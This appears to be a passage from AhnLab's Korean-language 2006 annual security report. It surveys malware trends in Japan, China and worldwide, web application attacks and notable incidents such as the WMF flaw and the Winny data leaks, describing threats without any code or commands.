이제 보안 위협은 MS의 보안 취약점의 굴레를 벗어나, 다양한 플랫폼과 애플리케이션의 취약점을 서서히 공략해 가며 활동 범위를 점차 확대해 나가고 있다. 애플(Apple) 컴퓨터 사에서 발표한 운영체제 Mac OS X에서 동작하는 메신저 프로그램인 iChat으로 유포되는 트로이목마가 2월경 발견되었으며, 사파리(Safari) 등의 애플리케이션을 이용하여 BMP, GIF, TIFF 포맷의 악의적인 그림파일을 처리하는 과정에서 발생하는 취약점이 공개 되었다. Mac OS X는 대부분의 유닉스 프로그램과 명령어들을 사용할 수 있기 때문에 악성 프로그램 제작이 비교적 쉽다. 일례로 쉘 스크립트를 이용하여 특정 사이트의 특정 파일을 받는 트로이목마나 파일 삭제가 가능한 프로그램을 만들 수도 있어 앞으로 다양한 Mac OS X 취약점 및 특정 Mac OS X 애플리케이션을 공격하는 악성코드가 출현할 것으로 예상 된다.

웹 애플리케이션 공격의 증가

지난 2006년 공개된 취약점 유형 중 가장 두드러진 특징은 '웹 애플리케이션'을 공격 대상으로 하는 취약점의 꾸준한 증가이다. 최근에는 대기업부터 중소기업에 이르기까지 방화벽과 침입탐지 시스템이 보급화 된 영향으로 80번(HTTP) 포트를 제외한 모든 트래픽이 원천적으로 차단 되어 시스템 침투를 위해서 유일하게 오픈 되어 있는 80번 웹 포트를 집중적으로 공략하는 것으로 풀이할 수 있다. 공격 유형을 살펴보면 보안이 취약한 웹 서버를 해킹하여 피싱 사이트를 개설하거나 악성코드를 유포하는 형태의 시도가 많았는데, '파일 업로드 취약점' 및 'SQL 인젝션'을 주로 사용한 것으로 나타났다. 2006년 하반기에 발생한 '국내 결혼정보 회사 해킹' 사건 역시 중국에서 유포된 SQL 인젝션(Injection) 자동화 툴을 사용한 경우라 하겠다. 통상적으로 웹 애플리케이션 공격은 나쁜 프로그래밍 코드가 주 원인인데, 클라이언트로부터 입력된 값을 서버에서 제대로 검사하지 않기 때문에 발생하므로 웹 애플리케이션 개발자들은 외부 위협으로부터 안전할 수 있도록 시큐어 코딩에 관심을 가져야 하며, 보안 관리자들은 웹 방화벽 등의 웹 애플리케이션 보안 제품 도입으로 한층 강화된 보안 환경 구성을 고려해 볼 수 있겠다.


III. 2006년 세계 악성코드 동향

(1) 일본의 악성코드 동향

2006년 일본의 악성코드 동향에서 가장 이슈가 되었던 것은 2005년 말부터 감소하기 시작하던 이메일 웜인 스트레이션 웜(Win32/Stration.worm)과 베이글 웜(Win32/Bagle.worm) 변형이 증가하기 시작한 것과 스파이웨어에 의한 피해가 급격하게 증가한 점, 위니(Winny) 프로그램으로 인한 정보 유출로 인한 사회 문제를 들 수 있다.


매스메일러 웜의 증가 추세

이메일을 이용한 악성코드 유포는 오래 전부터 사용되어 온 방법임에도 불구하고 사용자들은 이메일 웜으로 인해 가장 많은 피해를 당하고 있다. 최근 악성코드의 경향이 새로운 보안 취약점이 발견되는 당일에 이를 이용한 공격이 발생할 정도로 발전하였음에도 불구하고 여전히 고전적인 공격 기법인 이메일 웜의 피해가 가장 많은 것은 아이러니하다. 그러나 메일의 특성상 메일을 보내는 순간 이미 첨부파일을 사용자의 PC에 복사 해 놓은 것이나 다름없다는 것을 고려해 본다면 이메일 웜은 전파를 위한 가장 효율적인 방법이 될 수도 있다.
현재 일본에서 가장 많은 감염 피해를 유발하고 있는 악성코드는 전년과 동일하게 넷스카이 웜(Win32/Netsky.worm)이다. 넷스카이 웜 이외에도 마이톱 웜(Win32/Mytob.worm)과 같이 전년도부터 이미 널리 전파된 악성코드에 의한 감염 피해가 여전히 많이 발생하고 있다. 그러나 이러한 악성코드들은 더 이상 새로운 변형이 발견되지 않고 점점 감소하는 추세를 보이고 있다.



[그림1] 일본 IPA의 월별 악성코드 피해 통계

[그림1]은 일본의 IPA[1]에서 매월 발표하는 악성코드 피해 현황을 취합한 것이다. 올 상반기에 비해 전체적으로 감염 신고 건수가 감소하고 있는 것을 알 수 있다. 만약 8월부터 발견되지 시작한 스트레이션 웜과 베이글 웜 변형들이 아니었다면 이러한 감소 경향은 두드려졌을 것으로 보인다. 스트레이션 웜은 2006년 8월 처음 발견된 이후로 단기간 동안 많은 양의 변형들이 추가로 발견되고 있는 이메일 웜으로, 기존 보편적인 이메일 웜들과 달리 새로운 웜을 다운로드하여 설치하거나 게임 계정을 탈취하기 위한 트로이목마를 설치하는 등 여러 기능들을 가지고 있다.



[그림2] 2006년 IPA의 악성코드 검출 통계

[그림2]는 IPA에서 발표한 2006년 악성코드 검출 통계이다. 이 통계는 동일한 호스트에서 중복해서 메일을 수신하는 경우를 포함한 자료이므로 악성코드 감염 피해 정도를 판단하기 위한 데이터로는 부적합하지만 얼마나 많은 양의 악성코드가 전파되고 있는지를 가늠해 볼 수 있다. [그림2]에서 볼 수 있는 것처럼 2006년 일본에서 가장 많이 전파되는 것으로 보고된 악성코드는 넷스카이 웜으로 전체 악성코드 검출량의 70%에 달하는 것을 알 수 있다. 넷스카이 웜 이외에도 마이톱 웜이나 베이글 웜과 같은 다른 악성코드들 또한 2005년부터 꾸준하게 발견되고 있다.

스파이웨어의 확산

인터넷을 이용한 여러 형태의 불법 광고 중 가장 문제가 되고 있는 것은 스팸과 애드웨어이다. 이중 스파이웨어는 한번 설치되면 삭제하기도 힘들고 시스템에 미치는 영향도 크기 때문에 모든 PC 사용자의 골칫거리가 되고 있다. 그럼에도 불구하고 스파이웨어의 확산은 일본뿐 아니라 전세계적인 추세이고 최근에는 이와 같은 상황을 악용한 허위 안티 스파이웨어까지 등장하여 사용자의 피해가 가중되고 있다.

[1] 정보처리진흥협회(www.ipa.go.jp)

순위	악성코드명	악성코드유형	피해건수	발견일시
1	SPYW_GATOR	스파이웨어	2,178	2003년 10월
2	TROJ_AGENT	트로이목마	1,423	2003년 8월
3	WORM_STRATION	웜	1,240	2006년 8월
4	WORM_RBOT	웜	1,074	2004년 3월
5	JAVA_BYTEVER	스크립트	904	2003년 5월
6	ADW_WEBSEARCH	애드웨어	773	2004년 6월
7	ADW_SHOPNAV	애드웨어	751	2004년 9월
8	WORM_SDBOT	웜	678	2003년 10월
9	ADW_HOTBAR	애드웨어	592	2003년 12월
10	ADW_NDOTNET	애드웨어	430	2006년 3월

[표1] 일본 트랜드마이크로의 악성코드 피해 통계

[표1]은 일본 트랜드마이크로에서 발표한 일본의 고객 악성코드 피해 통계[1] 이다. 피해가 접수된 악성코드들 중 대부분이 애드웨어나 스파이웨어임을 알 수 있다.
이러한 스파이웨어의 확산이 증가한 배경에는 ActiveX 등 웹을 이용하여 쉽게 사용자의 PC에 설치가 가능하게 된 점을 들 수 있다. 이전에는 스파이웨어가 주로 프리웨어 소프트웨어와 함께 설치되는 경우가 대부분이었지만 최근에는 포털사이트의 게시판에서도 다운로드가 가능하기 때문에 사용자가 스파이웨어에 의한 피해를 입을 가능성이 매우 높아진 상황이다. 물론 이러한 프로그램이 설치되기 전에는 형식적인 사용자 동의를 구하지만 보안 경고창이 뜬다고 해도 대부분의 사용자는 어떤 소프트웨어가 설치되는지 확인하지 않고 버튼을 클릭하는 경우가 많기 때문에 당분간 이로 인한 피해는 계속 증가할 것으로 보인다.

위니 프로그램으로 인한 정보 유출

위니(Winny) 프로그램은 PC 사용자들간의 파일 공유를 위해 사용되는 P2P 프로그램이다. 일본에서 위니 프로그램을 사용하는 과정에서 발생한 정보 유출 문제는 몇 년 전부터 계속되어 온 것이지만 여전히 많은 피해가 보고되고 있다. 이러한 상황은 2006년에도 계속되고 있는데 심지어는 회사의 고객정보나 군 정보 기밀이 유출되어 사회 문제가 되기도 하였다. IRC 프로그램과 같은 P2P 방식의 파일공유 프로그램은 일본뿐 아니라 여러 나라에서 광범위하게 사용되고 있고 이로 인한 정보 유출 사례가 종종 발생하지만 위니의 경우 설정을 변경하여 공유대상을 변경하는 등 해당 소프트웨어에 대한 공격 프로그램이 지속적으로 제작되어 배포되었고 이로 인한 피해가 계속되고 있다.
위니 프로그램을 이용하는 과정에서 발생할 수 있는 정보 유출을 방지하기 위해서는 백신 프로그램을 사용하는 것과 출처를 알 수 없는 파일은 되도록 실행하지 않도록 하는 것이 중요하다.

[1] http://www.trendmicro.com/jp/security/report/report/archive/2006/mvr2006s.htm

(2) 중국의 악성코드 동향

2006년 중국 악성코드 동향은 2005년 6월부터 이어지기 시작하였던 트로이목마의 활발한 감염 활동이 그대로 이어진 형태이다. 특히나 2006년 한 해는 악성코드의 국지적인 감염 활동과 환경들이 각 지역에 특화된 형태로의 발전으로 이어졌는데 이러한 형태는 중국에서도 유사하게 일어나고 있다. 이러한 악성코드의 형태 속에서 중국에서 악성코드의 감염 활동은 어떠한 변화를 이어왔는지 한 해를 되짚어 보도록 하자.

악성코드 TOP 10

순위	Rising
1	Trojan.DL.Agent
2	Backdoor.Gpigeon
3	Trojan.DL.Small
4	Trojan.DL.QQHelper
5	Trojan.PSW.LMir
6	Dropper.Agent
7	Trojan.PSW.QQRobber
8	Exploit.HTML.CodeExec
9	Trojan.Spy.Agent
10	AdWare.Hbang

[표1] 2006년 라이징(Rising) 악성코드 TOP 10

2006년 중국 악성코드 감염 순위별로 정리한 표가 바로 [표1]이다. [표1]을 참고할 경우 2006년 중국에서 활발한 감염 활동으로 보고된 악성코드 중에서 1위를 차지한 악성코드로는 Trojan.DL.Agent(V3 진단명 Win-Trojan/Agent)가 집계되었다. 해당 트로이목마는 DLL 형태의 트로이목마로 2006년 악성코드 기술적 변화 중 하나인 코드 삽입 기법의 한 형태로 대표된다. 이러한 DLL 형태의 악성코드는 다른 정상적인 프로세스에 자신의 코드를 삽입시키는 형태이다.

그 뒤로는 2005년 강민(JiangMin)의 집계에서 2위를 차지하였던 대표적인 리버스 커넥션(Reverse Connection) 형태의 백도어인 Backdoor.Gpigeon(V3 진단명 Win-Trojan/GrayBird, Win-Trojan/Hupigon)이 차지하였다.

3위 역시 1위와 비슷한 코드 삽입 기법을 사용하는 DLL형태의 악성코드인 Trojan.DL.Small(V3 진단명 Win-Trojan/Xema)이 차지하고 있다.

그 뒤를 이은 Trojan.DL.QQHelper(V3 진단명 Win-Trojan/QQHelper)가 4위를 차지하고 있다. Trojan.DL.QQHelper의 경우 중국에서 가장 많이 사용되고 있는 QQ 메신저와 관련된

중국적 특수성을 가진 악성코드로 볼 수 있다.
5위는 한국 내에서도 많은 감염 피해가 신고되고 있는 온라인 게임의 사용자 계정을 탈취하는 Trojan.PSW.LMir(V3 진단명 Win-Trojan/LmirHack)가 차지하고 있다.
6위에는 1위인 Trojan.DL.Agent의 확산과 관련성이 가장 많은 Dropper.Agent(V3 진단명 Dropper/Agent)이 차지하고 있다.
7위 역시 4위를 차지한 Trojan.DL.QQHelper처럼 중국적인 특색을 가진 Trojan.PSW.QQRobber(V3 진단명 Win-Trojan/QQRob)이 차지하고 있다.
8위에는 2006년 들어 유난히도 많았던 인터넷 익스플로러의 취약점을 공격하는 Exploit.HTML.CodeExec(V3 진단명 HTML/CodeExec, JS/CodeExec)이 차지하고 있다. 2006년에는 이러한 인터넷 익스플로러의 취약점을 이용하는 Exploit.HTML.CodeExec로 인해 Backdoor.Gpigeon와 Trojan.PSW.LMir 등과 같은 트로이목마들의 감염피해가 특히 많았다.
9위에는 사용자의 개인 정보를 유출하는 Trojan.Spy.Agent(V3 진단명 Win-Trojan/Agent)가 차지하고 있으며 마지막 10위에는 애드웨어인 AdWare.Hbang가 포함되어 중국 역시 애드웨어로 인해 많은 피해가 발생했던 것으로 분석된다.

웜의 감소와 트로이목마의 증가

2006년 중국 악성코드의 가장 큰 변화로 꼽는다면 단연 웜의 감소와 트로이목마의 증가라고 볼 수 있다. 중국 로컬 백신 업체 중 하나인 강민(JiangMin)의 2005년 보고서의 악성코드 TOP 10에는 네트워크로 전파되는 웜인 악성 봇(IRCBot)이 1위를 차지하고 있으며, 메일로 전파되는 매스메일러인 마이톱 웜이 5위를, 윈도우 취약점을 이용하여 전파되는 조톱(Zotob) 웜이 8위를 차지하는 등 전체 순위에서 고른 순위를 차지하고 있는 것을 알 수 있었다.
그러나 2006년에는 [표1]처럼 10위권 안에는 웜이 단 한 건도 포함되지 않은 것을 알 수 있다. 그 대신 온라인 게임의 사용자 계정과 암호를 탈취하는 형태의 악성코드가 증가하였다. 뿐만 아니라 2005년에는 한국에서 개발된 온라인 게임이 주된 대상이었으나, 2006년에는 ZhengTu와 QQ 메신저 게임처럼 중국에서 개발된 온라인 게임 역시 이러한 사용자 정보 탈취의 악성코드의 표적이 되었다. 이러한 것으로 미루어 중국 내에서도 국지적 양상이 강하고 금전적인 이윤 추구가 트로이목마 제작에 많은 동기가 되고 있는 것으로 분석 된다,

은폐형 악성코드의 증가와 바이러스의 부활

2006년에는 트로이목마의 증가뿐 아니라 은폐형 악성코드와 바이러스의 증가도 하나의 특색으로 꼽을 수 있다. 2005년 강민(JiangMin)의 보고서에는 은폐 기능을 수행하는 악성코드의 발견과 피해가 포함되지 않았을 뿐만 아니라 순위에도 포함되지 못하였다.
그러나 2006년에는 1년 동안 총 4건의 은폐 기능을 수행하는 루트킷이 월별 악성코드 TOP 5 순위에 포함되었다. 특히나 이러한 루트킷들은 온라인 게임 사용자 계정과 암호를 탈취하는 트로이목마들을 윈도우 시스템 상에서 은폐하기 위해서 제작되었거나 광고 목적으로 제작된 애드웨어들을 은폐하기 위해서 제작된 것들이다.

그 외에 2006년의 또 다른 중국 악성코드 동향의 특색으로는 바이러스의 발견을 들 수 있다. 2005년 강민(JiangMin)의 보고서에는 웜과 트로이목마가 순위를 모두 차지하고 있었으며 기타 순위에도 마이크로소프트의 오피스 제품에 감염되는 매크로 바이러스와 파일을 감염 대상으로 하는 바이러스는 포함 되지 않았었다. 그러나 2006년에는 바이킹(Win32/Viking) 바이러스가 기타 악성코드에 포함되어 있다. 비록 중국 내에서 감염 순위가 높지 않지만 중국 악성코드 동향에서 바이러스가 다시 등장하였다는 점만으로도 큰 의의를 가질 수가 있을 것이다.

(3) 세계의 악성코드 동향

2006년 세계 악성코드 동향을 요약하면 '끝없는 변형', '지역화', '단기 확산'으로 정리 할 수 있다.

2006년에도 새롭게 발견된 악성코드는 계속 증가해 전 세계적으로 최소 6~7 만개의 새로운 악성코드가 등장한 것으로 보인다. 2005년에는 최소 3~4만개의 악성코드가 새로 발견되었으므로 2배 이상 증가한 것이다. 와일드리스트 통계도 지난 5년 사이에 2개 지역 이상에서 발견된 악성코드는 3배 증가했으며 1개 지역 이상 발견된 악성코드는 4배 증가했다. 이들 중 대부분은 기존 악성코드의 변형으로 각각의 시그니처만으로 진단하는데 한계가 있어, 백신 업체에는 변형이 많은 경우 유사 변형 진단법(General Detection)으로 유사 변형을 진단하려 하고 있다. 하지만, 악성코드 제작자들도 유사 변형을 제작 후 많은 백신에서 풀지 못하는 패커(Packer)를 이용해 백신의 유사 변형 진단을 피하거나 백신의 진단 방법을 테스트해 진단되지 않도록 수정하고 있다.

악성코드의 지역화 및 단기간 확산은 와일드리스트(http://www.wildlist.org)의 최근 5년 간 자료에서도 볼 수 있다.

	2개 지역 이상 보고	1개 지역 보고
2001년 12월	199 개	654 개
2003년 12월	250 개	531 개
2004년 12월	414 개	1796 개
2005년 12월	761 개	5232 개
2006년 10월	780 개	2623 개

[표1] 와일드 리스트 보고 건수

악성코드의 지역화는 메일로 확산되는 악성코드의 수가 많이 줄고 홈페이지에 악성코드를 숨겨서 퍼뜨리는 방식을 이용하는 경우가 많기 때문으로 보인다. 메일로 전파되는 악성코드는 2004년에 200 여 개 정도로 2006 년에도 큰 차이는 없지만 발견된 대부분의 악성코드는 2006년 이전에 발견된 변형들이다. 이는 악성코드 제작 목표가 단순히 많이 퍼뜨려 자신의 영향력을 만끽하려는 목적에서 몇 만 대에서 몇 십만 대의 감염된 시스템을 이용해 스팸메일을 발송하거나 광고 프로그램을 설치하기 위해 제작되기 때문으로 생각한다. 또한 최근 대부분의 메일 서버에 백신이 설치되어 더 이상 메일로 전파되는 악성코드가 효율적이지 않기 때문으로 보인다.

악성코드의 수적 증가는 꾸준했지만 2004년 이후 급증하고 있다. [표1]에서도 2004년부터 2개 지역 이상 보고된 악성코드와 1개 지역 이상 보고된 악성코드가 증가한 것은 2004년부터 급속히 금전적 목적의 악성 IRCBot이 증가했기 때문이다.

2006년 악성코드 수가 2005년 비해 2배 이상 증가했지만 와일드리스트에 보고된 악성코드 수가 적거나 오히려 줄어든 건 하루에 발견되는 약 200 여 개의 신종 악성코드는 대부분 짧은 시간에 새로운 변형으로 대체되기 때문으로 보인다. 와일드리스트는 한달 동안 지속적으로 피해가 보고된 악성코드를 정리한 것이므로 최근의 악성코드 들이 짧은 시간에 퍼졌다가 사라지는 악성코드는 집계되지 않는다.
2007년에도 수 많은 악성코드가 등장해 사용자를 괴롭힐 것으로 보인다.

Ⅳ. 2006년 AhnLab이 바라본 보안사고

1986년 브레인 바이러스(Brain virus)가 등장한 지 20년이 된 2006년에도 다양한 보안 사고가 있었다. 2006년에는 어떤 보안 사고가 발생했는지 정리해 보자.

WMF 취약점

2005년 12월 말부터 변조된 WMF(Windows Metafile) 파일을 이용한 공격으로 2006년 새해가 시작되었다. 그 당시 이 취약점에 대한 패치가 발표되기 전이었기에 피해 확산에 대한 많은 우려가 있었다. 익스플로잇-WMF(Win-Trojan/Exploit-WMF)[1]는 윈도우 탐색기에서 WMF 파일이 미리 보기로 되어 있을 경우 자동 실행될 수도 있는 문제가 있고 이를 이용해 사용자 시스템에 몰래 악성코드를 설치하는 악의적인 WMF 파일이 다수 발견되었다. 취약점을 가지는 WMF 파일을 생성해 주는 자동화 툴과 메신저로 변조된 WMF를 발송하는 형태도 발견되었다. 또 WMF 공격툴을 4,000 달러에 판매하는 조직도 파악되었다. 변조된 WMF 파일은 애드웨어 제작자나 악성 IRCBot을 이용해 스팸메일 발송 업자들이 주로 이용한 것으로 보이며 이는 금전적 이득의 목적으로 악성코드가 제작되는 단적인 예이기도 하다. 이후 문서 파일의 취약점을 이용해 문서를 열어보면 자동으로 악성코드를 설치하는 형태도 등장했다. 악성코드 제작자들은 보안취약점 패치가 나오지 않는 취약점을 찾아 공격 시도도 잦아졌다.

바이러스 등장 20주년

2006년은 1986년 브레인 바이러스가 등장 한지 20년 되는 해이다. 브레인 바이러스는 흔히 최초의 컴퓨터 바이러스로 알려져 있지만 실제 컴퓨터 바이러스는 1980년대 초반에 8비트 컴퓨터인 애플 기종으로도 존재했었다. 브레인 바이러스는 대중적으로 알려진 최초의 컴퓨터 바이러스 혹은 최초의 IBM PC 호환 기종 바이러스로 볼 수 있다.

2월 3일 나이젬 웜

나이젬 웜 변형(Win32/Nyxem.worm.95690)[2]은 고대 산스크리트의 서적으로 성교의 체위를 나타내는 그림이나 설명이 있는 카마수트라에 대한 내용도 있어 카마수트라 웜으로도 알려져 있다. 이 웜은 1월에 발견, 짧은 시간에 세계적으로 많이 확산되어 언론에 이슈가 되었었다. 또한 매년 2월 3일 문서 파일을 파괴하는 증상이 있어, 2월 3일에 파일삭제로 인한 피해가 많을 것으로 예상되었었으나, 나이젬 웜 변형으로 인한 파일 삭제 피해는 거의 보고되지 않았다. 또한 2006년에는 메일로 전파되는 웜의 수와 피해도 많이 줄었다.

리니지 명의 도용 사건

[1] http://info.ahnlab.com/smart2u/virus_detail_3231.html
[2] http://info.ahnlab.com/smart2u/virus_detail_3503.html

엔씨소프트사의 리니지 명의 도용 사건이 발생했다. 이 사건은 유출된 주민등록 번호와 이름으로 게임에 가입된 사건이었다. 명의 도용 사건은 예전에도 가끔 있었지만 대규모 보고는 처음이라 파장이 컸다. 이에 엔씨소프트사는 도용된 주민등록 번호로 가입한 사람들의 탈퇴와 함께 가입을 까다롭게 하는 방안을 마련하였지만, 도용된 주민등록번호를 이용한 도용 사건은 가능하므로 정부에서는 웹사이트 가입 시 주민등록번호를 이용하지 않는 방안을 마련하기로 했다.

스파이웨어 치료 사기 적발

거짓으로 스파이웨어나 바이러스가 있는 것처럼 위장해 사용자에게 돈을 받아내던 허위 안티 스파이웨어 프로그램들이 경찰에 적발되었다. 이런 허위 안티 스파이웨어 프로그램은 국내외에 다수 존재하고 있으며 무작위로 뿌려 거짓으로 진단 후 휴대폰 결제나 카드 결제로 돈을 받는다. 이런 명백한 사기 프로그램 이외에 프로그램 기능은 안티 스파이웨어 프로그램이지만 스파이웨어처럼 배포 방식에 문제가 있는 프로그램도 존재하며 이들 프로그램은 아르바이트 고용을 통해 사람들에게 무작위로 배포되고 있다. 하지만, 이들 프로그램에 대한 규제 방안은 아직 없다.

일본의 위니를 통한 정보 유출 사건

일본에 P2P 프로그램인 위니(Winny)를 이용한 정보 유출 사건이 발생했다. 해상자위대의 암구어와 전투 훈련 내용의 기밀정보, 일본 야후 쇼핑의 3,000개 기업 정보, NTT 서일본의 사원 저택에 있는 개인 PC에서 고객 정보를 포함한 업무 관련 파일 등이 유출되었다. 일본 P2P 프로그램인 위니는 일본 내 약 200만 네티즌이 이용하고 있으며 하루 평균 40-45만 명이 접속하는 것으로 알려져 있다. 위니 제작자인 카네코 이사무씨는 저작권법 위반 방조죄로 기소되었다. 한편 일본에 진출한 보안 업체들은 위니를 이용하는 안티니 웜 등을 진단하는 전용 백신이나 설치된 위니 프로그램을 찾아 제거해주는 전용 백신을 제공하기도 했다.

마이크로소프트사의 보안 사업 진출

2006년 6월 세계 최대 소프트웨어 업체인 마이크로소프트사가 유료 보안 서비스인 '원케어 라이브(OneCare Live)'를 출시하고 본격적으로 보안사업에 뛰어 들기 시작했다. 마이크로소프트사는 2003년 6월 루마니아의 GeCAD 소프트의 RAV(Reliable AntiVirus)를 인수하고 독자 제품을 준비했고 이후 서버 백신 전문 회사인 사이바리(Sybari)사를 인수하고 서버 제품도 준비하게 되었다. 이에 시장 1, 2위인 시만텍과 맥아피를 비롯한 로컬 업체들이 긴장하고 있다. 2007년부터 본격적인 마이크로소프트사의 보안 시장 영향이 나타날 것으로 보인다.

무료 온라인 PC 보안

포털 업체, 초고속 인터넷 업체들을 중심으로 무료 온라인 PC 보안 프로그램이 제공되었다. 포털 업체는 자사의 툴 바 기능으로, 초고속 인터넷 업체는 자사의 서비스 중 하나로 백신 회사와의 엔진 라이센스를 통해 서비스를 제공하고 있다. 사용자에게는 무료 혹은 제한된 무

료로 보안 프로그램을 접할 수 있지만 장기적으로 백신 업체에게는 수익성 악화를 줄 수 있다. 이들 프로그램은 무료이지만 대부분 실시간 감시가 빠진 수동 검사 기능이 있거나 일부는 치료를 위해서는 별도로 과금을 해야 한다.

애플 iPod 에서 악성코드 발견

애플은 2006년 9월 12일 이후 선보인 비디오 아이포드(Video iPod) 중 일부가 악성코드에 감염되었다고 밝혔다.[1] 이전에도 일본 맥도날드의 캠페인 상품인 중국제 MP3 플레이어에서 Win-Trojan/QQPass 변형이 발견되었다.[2] MP3 플레이어는 USB에 꽂으면 플래쉬 메모리 형태로 동작하므로 여기에 악성코드가 저장될 수 있다. 다행히 저장된 악성코드는 사용자가 임의로 실행하지 않는 이상 실행되지는 않는다.

대구일보, 웜으로 신문 발행 중단

대구일보가 악성 IRCBot 변형으로 사내 네트워크가 마비되어 신문 발행이 중단되었다. 과거에도 웜이 널리 퍼져 ATM 기계가 중단, 공항 발권 중단, 공장 시스템 장애 등이 발생하는 등 다양한 문제가 발생했었다. 악성코드로 업무가 마비되는 단적인 예라고 할 수 있다.

[1] http://www.apple.com/jp/support/windowsvirus/
[2] http://www.mcdonalds.co.jp/whatsnew/release/20061013/index.html

V. 2006년 Key Issue

(1) 응용 프로그램의 취약점을 악용하는 보안 위협의 증가

작성자: 김지훈 선임연구원(smallj@ahnlab.com)

잠시 눈을 감고 하루를 돌아보자. 이 글을 읽는 지금 여러분이 사무실에 있다면 자신을, 자기 주변의 동료를 한번 바라보자. 어떤 이는 웹 브라우저를 통해 정보를 검색하고 있고, 어떤 이는 이어폰으로 흥겨운 리듬에 맞춰 어깨를 들썩이며 콧노래를 흥얼거리기도 하고, 또 다른 동료와 인스턴트 메신저를 통해 회사 업무에 대해 이야길 나누고 있을 수도 있다.

필자의 하루 역시 크게 다르지 않다. 노트북을 켜고 빵과 모닝 커피를 마시며 인터넷 뉴스로 하루를 시작한다. 출근하는 길에는 MP3 플레이어를 양 귀에 꼽고 회사에서 진행해야 할 하루의 업무에 대해 되새겨 본다. 사무실 자리에 앉으면 우선 웹메일을 열고 새벽에 배달된 전자메일을 훑어보며 업무를 정리해 나간다. 웹 검색을 통해 필요한 정보를 수집, 분석하기도 한다. 대부분 동료와의 대화는 인스턴트 메시지를 통해 진행한다. 출퇴근 관리 및 웹메일 운영은 웹 기반의 인트라넷에서 이루어진다. 퇴근 후 친구들과의 저녁 식사 이후에는 언젠가부터 게임방에 들려 온라인 게임 팀 플레이를 즐기고 있다. 잠들 기 바로 전까지도 인터넷 동호회 카페에 들려 하루 동안 올라온 회원들의 글을 살펴보고 나의 의견을 제안하기도 한다.

